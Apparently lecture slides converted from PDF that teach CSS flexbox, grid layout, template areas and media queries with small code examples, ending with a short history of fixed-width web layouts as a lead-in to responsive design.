


# FLEXBOX: FLEX ITEMS

- The children of the flex container are converted to **flex items**
  - Support **flex** properties, to specify how they behave in the flex container
- They are placed along the main axis
- Setting **flex-grow** on a flex item makes it expand to all the available space in the main axis.
- Setting **flex-shrink** can be used to control whether the flex item can reduce its base size along the main axis to fit in the flex container.
- Overflows are possible, and can be controlled using the **flex-wrap** property on the flex container.


# FLEXBOX: JUSTIFY–CONTENT

The **justify-content** flex container property specifies how the **free space** along the main axis is to be managed. Possible values include:



# FLEXBOX: ALIGN–CONTENT

The **align-content** flex container property specifies how the **free space** along the cross axis is to be managed. Possible values include:




<https://flexbox.help/> is useful to visualize and practice with these properties

# FLEXBOX: EXAMPLE

```
.container {  
    width: 300px;  
    height: 50px;  
    background: rgb(255, 182, 182);  
    display: flex;  
    justify-content: space-around;  
    align-items: center;  
}  
  
.item {  
    height: 20px; width: 50px;  
    padding: 5px;  
    background: rgb(169, 169, 255);  
}
```

```
<div class="container">  
    <div class="item special"><em>1</em></div>  
    <div class="item "><em>2</em></div>  
    <div class="item"><em>3</em></div>  
</div>
```




# GRID

Grid is a **two-dimensional** layout, based on **rows** and **columns**

- Grid containers are declared using the **display: grid** property
  - The direct **children** of grid containers are **grid items**.
  - Containers define **number** and **size** of their rows and columns

```
.container {  
  display: grid;  
  /* two columns */  
  grid-template-columns: 1fr 100px;  
  /* three rows */  
  grid-template-rows: 20px 50px 100px;  
  gap: 10px;  
}
```

```
<div class="container">  
  <div>A</div>  
  <div>B</div>  
  <div>C</div>  
  <div>D</div>  
  <div>E</div>  
  <div>F</div>  
</div>
```



# GRID: THE FR UNIT


- The **fr** unit is a specialized relative unit that works only in grid layouts
- It represents a flexible length corresponding to a share of the available space
- It works similarly to the **flex** property
- For example, **grid-template-columns: 1fr 1fr 1fr;** defines three columns which all get the same share of the available space.

# GRID: PLACEMENT OF GRID-ITEMS

- By default, grid items are placed along the rows
- It is possible to place items along columns using the **grid-auto-flow: column** property

```
.container {  
    display: grid;  
    /* two columns */  
    grid-template-columns: 1fr 100px;  
    /* three rows */  
    grid-template-rows: 20px 50px 100px;  
    grid-auto-flow: column;  
    gap: 10px;  
}
```


```
<div class="container">  
    <div>A</div>  
    <div>B</div>  
    <div>C</div>  
    <div>D</div>  
    <div>E</div>  
    <div>F</div>  
</div>
```



# GRID: TEMPLATE AREAS

- It is also possible to assign a name to **areas** (set of cells) of the grid
- And to place grid items in a given area using the **grid-area** property


```
display: grid;  
grid-template-columns: 70vw 1fr;  
grid-template-rows: auto auto 1fr auto;  
grid-template-areas:  
    "header header"  
    "navbar navbar"  
    "main sidebar"  
    "footer footer";  
height: 100vh;  
margin: 0;
```



# GRID: USING TEMPLATE AREAS

```
* {border: 1px solid black;}  
body {  
    display: grid;  
    grid-template-columns: 70vw 1fr;  
    grid-template-rows: auto auto 1fr auto;  
    grid-template-areas:  
        "header header"  
        "navbar navbar"  
        "main sidebar"  
        "footer footer";  
    height: 100vh; margin: 0;  
} /* background colors omitted */  
header { grid-area: header; }  
nav { grid-area: navbar; }  
main { grid-area: main; }  
aside { grid-area: sidebar; }  
footer { grid-area: footer; }
```


```
<body>  
    <header>Header</header>  
    <nav>Navbar</nav>  
    <main>Main</main><aside>Aside</aside>  
    <footer>Footer</footer>  
</body>
```



# MEDIA QUERIES

- Media queries can apply certain CSS styles only when the device which is viewing the content has **specific characteristics**
- Media queries are initiated with the **@media** keyword

```
body {color: white; background: black;}  
@media print {  
    body {  
        color: black; background: transparent;  
    }  
}
```



# MEDIA QUERIES: TYPES OF OUTPUT

Modern CSS supports three output (media) types in media queries:

- **print** intended for paged materials and documents viewed on a screen in print preview mode
- **screen** intended for devices that visualize the document on a screen
- **all** applies to all output devices

# MEDIA QUERIES: MEDIA FEATURES

- Media queries can also test for specific characteristics of the user-agent, output device, or environment.
  - These are called «Media Features» ([reference here](#))
  - The full syntax of a media query is as follows


`@media media_type and (media_feature: value) and ...`

- If `media_type` is omitted, `all` is used by default
- Media features need to be enclosed in parentheses, and are optional

# MEDIA QUERIES: EXAMPLES

```
@media screen and (orientation: landscape) {  
    h1::after {  
        content: "Landscape";  
    }  
}  
  
@media screen and (orientation: portrait) {  
    h1::after {  
        content: "Portrait";  
    }  
}
```

```
<body><h1></h1></body>
```



# MEDIA QUERIES: EXAMPLES

```
@media (max-width: 600px) {  
    h1::after {content: "XSmall";}  
}  
  
@media (min-width: 600px) {  
    h1::after {content: "Small";}  
}  
  
@media (min-width: 768px) {  
    h1::after {content: "Medium";}  
}
```

```
@media (min-width: 992px) {  
    h1::after {content: "Large";}  
}  
  
@media (min-width: 1200px) {  
    h1::after {content: "XLarge";}  
}
```

```
<body><h1></h1></body>
```




XSmall

# RESPONSIVE DESIGN

# FIXED-WIDTH LAYOUTS

- In the late 1990s, most monitors were 640px wide and 480px tall
- In the early days of web design, it was a safe bet to design pages with a 640px width.




The Microsoft website,  
from 1999 (640px wide)




Illustration: Freepik.com

# FIXED-WIDTH LAYOUTS

- Then the monitors started getting bigger...
- Most monitors became 800x600, then 1024x768, ...
- Web designers updated their fixed-width design accordingly




The Microsoft website, from 2003 (800px)



The Microsoft website, from 2005 (1024px)

# FIXED-WIDTH LAYOUTS

- Whether it is 640, 800, or 1024 pixels, working with a single specific width is called **fixed-width** design
- Fixed-width design will look good only at the considered width.
  - Smaller screens won't be able to see the entire page without horizontal scrolling



# FIXED-WIDTH LAYOUTS


- Whether it is 640, 800, or 1024 pixels, working with a single specific width is called **fixed-width** design
- Fixed-width design will look good only at the considered width.
  - Smaller screens won't be able to see the entire page without horizontal scrolling
